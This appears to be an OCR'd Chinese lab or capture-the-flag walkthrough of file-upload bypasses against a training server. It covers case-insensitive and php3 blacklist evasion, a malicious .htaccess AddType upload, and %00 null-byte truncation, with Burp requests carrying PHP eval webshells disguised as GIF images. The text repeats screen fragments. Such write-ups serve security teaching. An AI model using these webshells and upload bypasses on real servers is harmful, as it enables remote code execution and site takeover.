
上传一个gif图片，修改文件为php，在文件中写入后门代码即可上传成功



2.3 PHP-原生态-文件上传-后缀黑白名单验证

2.3.1 第五关





2.3.2 第六关

- 6、黑名单-过滤不严
- 系统大小写敏感属性

暂停播放 JavaScript 绕过 解析上传 1.jpg (GIF 图像) 有缺陷的代码 2 新标签页 正在讲话 小德聊天

47.94.236.117:30006

INT SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

Load URL Split URL Execute

Post data Referrer OXHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

```
$blacklist = array("php", "php5", "php4", "php3", "phtml", "pht", "htaccess");
$name = str_replace($blacklist, "", $name);
if (move_uploaded_file($_FILES['file']['tmp_name'], UPLOAD_PATH . $name))
```

网络安全永远处于一个发展更新的状态。因为漏洞是依赖于产品的，产品更新换代，漏洞也会更新换代。而且安全，实际上它是一个博弈的过程，永远有更强的聪明小伙想要制造点新麻烦。如果要是想一劳永逸的话，这个行业可能并不适合。

热爱和天赋自然会带领你走向你该去的地方，JUST DO IT!

和第五关一样黑名单验证，使用大小写绕过

本地属于理论上漏洞，因为题目环境是 Docker 容器运行的 Linux 系统，所以本题人工修改成了 Windows 的特性

浏览... 未选择文件。

Upload

完成

暂停播放 JavaScript 绕过 解析上传 1.jpg (GIF 图像) 有缺陷的代码 2 新标签页 正在讲话 小德聊天

47.94.236.117:30006

INT SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

Load URL Split URL Execute

Post data Referrer OXHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

```
$blacklist = array("php", "php5", "php4", "php3", "phtml", "pht", "htaccess");
$name = str_replace($blacklist, "", $name);
if (move_uploaded_file($_FILES['file']['tmp_name'], UPLOAD_PATH . $name))
```

网络安全永远处于一个发展更新的状态。因为漏洞是依赖于产品的，产品更新换代，漏洞也会更新换代。而且安全，实际上它是一个博弈的过程，永远有更强的聪明小伙想要制造点新麻烦。如果要是想一劳永逸的话，这个行业可能并不适合。

热爱和天赋自然会带领你走向你该去的地方，JUST DO IT!

上传文件成功

本地属于理论上漏洞，因为题目环境是 Docker 容器运行的 Linux 系统，所以本题人工修改成了 Windows 的特性

浏览... 未选择文件。

Upload

完成

2.3.3 第九关

- 9、黑名单-过滤不严
- php3

JavaScript 绕过 60:50 解析上传 1.jpg (GIF 图像) 黑名单缺陷

47.94.236.117:30009

SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

Load URL Split URL Execute

Post data Referrer OXHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

```
$ grep -r "application/x-httpd-php" /etc
/etc/apache2/mods-available/php5.6.conf: SetHandler application/x-httpd-php
/etc/apache2/mods-available/php5.6.conf: SetHandler application/x-httpd-php-source
/etc/mime.types:#application/x-httpd-php phtml pht php
/etc/mime.types:#application/x-httpd-php-source phps
/etc/mime.types:#application/x-httpd-php3 php3
/etc/mime.types:#application/x-httpd-php3-preprocessed php3p
/etc/mime.types:#application/x-httpd-php4 php4
/etc/mime.types:#application/x-httpd-php5 php5
```

白名单是设置能通过的用户，白名单以外的用户都不能通过。
黑名单是设置不能通过的用户，黑名单以外的用户都能通过。
所以一般情况下白名单比黑名单限制的用户要多一些

浏览... 未选择文件。
Upload

根据提示该关存在黑名单验证

JavaScript 绕过 61:52 解析上传 1.jpg (GIF 图像) 黑名单缺陷

47.94.236.117:30009

SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

Load URL Split URL Execute

Post data Referrer OXHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

```
$ grep -r "application/x-httpd-php" /etc
/etc/apache2/mods-available/php5.6.conf: SetHandler application/x-httpd-php
/etc/apache2/mods-available/php5.6.conf: SetHandler application/x-httpd-php-source
/etc/mime.types:#application/x-httpd-php phtml pht php
/etc/mime.types:#application/x-httpd-php-source phps
/etc/mime.types:#application/x-httpd-php3 php3
/etc/mime.types:#application/x-httpd-php3-preprocessed php3p
/etc/mime.types:#application/x-httpd-php4 php4
/etc/mime.types:#application/x-httpd-php5 php5
```

白名单是设置能通过的用户，白名单以外的用户都不能通过。
黑名单是设置不能通过的用户，黑名单以外的用户都能通过。
所以一般情况下白名单比黑名单限制的用户要多一些

浏览... shellpP
Upload

没有验证大小写，直接大小写绕过上传即可

2.4 PHP-原生态-文件上传-解析配置&二次渲染

2.4.1 第二关

- 1 2、.htaccess
- 2 AddType application/x-httpd-php .png

JavaScript 绕过 26/11 解析上传

47.94.236.117:30002

INT SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

Load URL Split URL Execute

Post data Referrer OXHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

APACHE .HTACCESS

htaccess 文件是 Apache 服务器中的一个配置文件，它负责相关目录下的网页配置。通过 htaccess 文件，可以帮助我们实现：网页301重定向、自定义 404 错误页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能

文章插入图片

浏览... 未选择文件。

Upload

进入关卡，根据提示存在htaccess文件配置不当



Burp Suite Professional v2022.4

Request to http://47.94.236.117:30002

Forward Drop Intercept is on Action Open Browser

1 POST / HTTP/1.1
2 Host: 47.94.236.117:30002
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://47.94.236.117:30002/
8 DNT: 1
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Content-Type: multipart/form-data; boundary=-----119972383914074
12 Content-Length: 341
13 -----119972383914074
14 Content-Disposition: form-data; name="file"; filename=".htaccess"
15 Content-Type: application/octet-stream
16 AddType application/x-httpd-php .png
17 -----119972383914074
18 Content-Disposition: form-data; name="submit"
19 Upload
20 -----119972383914074--

首先上传一个.htaccess文件



2.4.2 第七关

- 1 7、低版本GET-%00截断
- 2 自动解码一次
- 3 /var/www/html/upload/x.php%00

JavaScript 绕过 51:29 解析上传 1.jpg (GIF 图像) 古老的漏洞? 新标签页 正在讲话: 小德安全 self-educated

47.94.236.117:30007

SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

Load URL Split URL Execute

Post data Referrer %URL BASE64 Insert string to replace Insert replacing string Replace All

zero:zero

PHP 内核是由 C 语言实现的, 所以使用了 C 语言中的一些字符串处理函数。比如在连接字符串时候, 0 字节 (\x00) 将作为字符串结束符。所以在这个地方, 攻击者只要在最后加入一个 0 字节, 就能截断 file 变量之后的字符串

这种方法只适用于

- magic_quotes_gpc = Off
- PHP 版本小于 5.3.4

浏览 未选择文件。

Upload

根据关卡介绍可以使用%00截断

聊天窗口: 解析漏洞版本降低了 zero. 一般不会 Master_青楼 ngineer: 小写不区分 Master_青楼 我开过啥了 发送: 所有人 + 21:04 2023-06-03

暂停播放 55:36 解析上传 1.jpg (GIF 图像) 404 Not Found 新标签页 正在讲话: 小德安全 self-educated

47.94.236.117:30007/upload/a.php

Burp Suite Professional v2022.6.1 - Temporary Project - licensed to google

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Send Cancel < >

Target: http://47.94.236.117:30007 HTTP/1

Not Found

The requested URL

Apache/2.2.22 (EL)

Request

Raw

Hex

1 POST /?road=/var/www/html/upload/a.php100 HTTP/1.1

2 Host: 47.94.236.117:30007

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

6 Accept-Encoding: gzip, deflate

7 Referer: http://47.94.236.117:30007/?road=/var/www/html/upload/

8 DNT: 1

9 Connection: close

10 Upgrade-Insecure-Requests: 1

11 Content-Type: multipart/form-data; boundary=-----8048146737232

12 Content-Length: 375

13 -----8048146737232

14 Content-Disposition: form-data; name="file"; filename="shell.jpg"

15 Content-Type: application/octet-stream

16 GIF89a<?php fputs(fopen('xiao.php','w'),'<?php eval(\$_REQUEST[1]);?>');?>

17 -----8048146737232

18 Content-Disposition: form-data; name="submit"

19

20

21 Upload

22 -----8048146737232--

23

24

Response

Raw

Hex

Render

17 }

18 }

19 function black(){

20 Swal("jpg jpeg png gif ", "", "error");

21 }

22 }

23 }

24 }

25 }

26 }

27 }

28 }

29 }

30 }

31 }

32 }

33 }

34 }

35 }

36 }

37 }

38 }

39 }

40 }

41 }

42 }

Inspector

Request Attributes

2

Request Query Parameters

1

Request Body Parameters

2

Request Cookies

0

Request Headers


11

Response Headers


6

聊天窗口: apache漏洞同 Master_青楼 版本漏洞同 Master_青楼 GGG asp.1.asp/12.jpg Master_青楼 [表情] 发送: 所有人 + 21:07 2023-06-03

上传一个带有后门的jpg文件 url中加入%00截断代码中加入的后缀, 就会上传一个php文件



2.4.3 第八关



Not Found

The requested URL /upload/a.php was not found on this server.

Apache/2.2.22 (EL)

Request

1 POST / HTTP/1.1
2 Host: 47.94.236.117:30008
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://47.94.236.117:30008/
8 DNT: 1
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Content-Type: multipart/form-data; boundary=-----110431812632219
12 Content-Length: 451
13 -----110431812632219
14 Content-Disposition: form-data; name="save_path"
15 -----110431812632219
16 ./upload/a.php
17 -----110431812632219
18 Content-Disposition: form-data; name="upload_file"; filename="1.jpg"
19 Content-Type: image/jpeg
20 -----110431812632219
21 GIF89a<?php eval(\$_POST['pass']);?>
22 -----110431812632219
23
24 Content-Disposition: form-data; name="submit"
25 -----110431812632219
26
27 Upload
28 -----110431812632219
29

Response

1 HTTP/1.1 200 OK
2 Date: Sat, 03 Jun 2023 13:10:08 GMT
3 Server: Apache/2.2.22 (EL)
4 X-Powered-By: PHP/5.2.17
5 Content-Length: 1657
6 Connection: close
7 Content-Type: text/html; charset=utf-8
8
9 <!DOCTYPE html>
10 <html>
11 <head>
12 <meta charset="UTF-8">
13 <title>
14 </title>
15 <script>
16 function error(){
17 swal("错误", "", "error");
18 }
19
20 function black(){
21 swal("成功", "jpg png gif 成功", "", "error");
22 }
23 </script>
24 <script src="/attachs/sweetalert.min.js">
25 </script>
26 <link href="/attachs/bootstrap.sketchy.min.css" rel="stylesheet">
27 </link>
28 <div class="container">
29 <div class="jumbotron">
30
31

32 <p class="lead">

Inspector

Selection

Selected character

Code Hex

Request Attributes

Request Query Parameters

Request Body Parameters

Request Cookies

Request Headers

Response Headers

和上一题不同的是
如果以post发送数据
要在数据包中对%00
手动解码一次

20230603_201232.pcwl

SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI


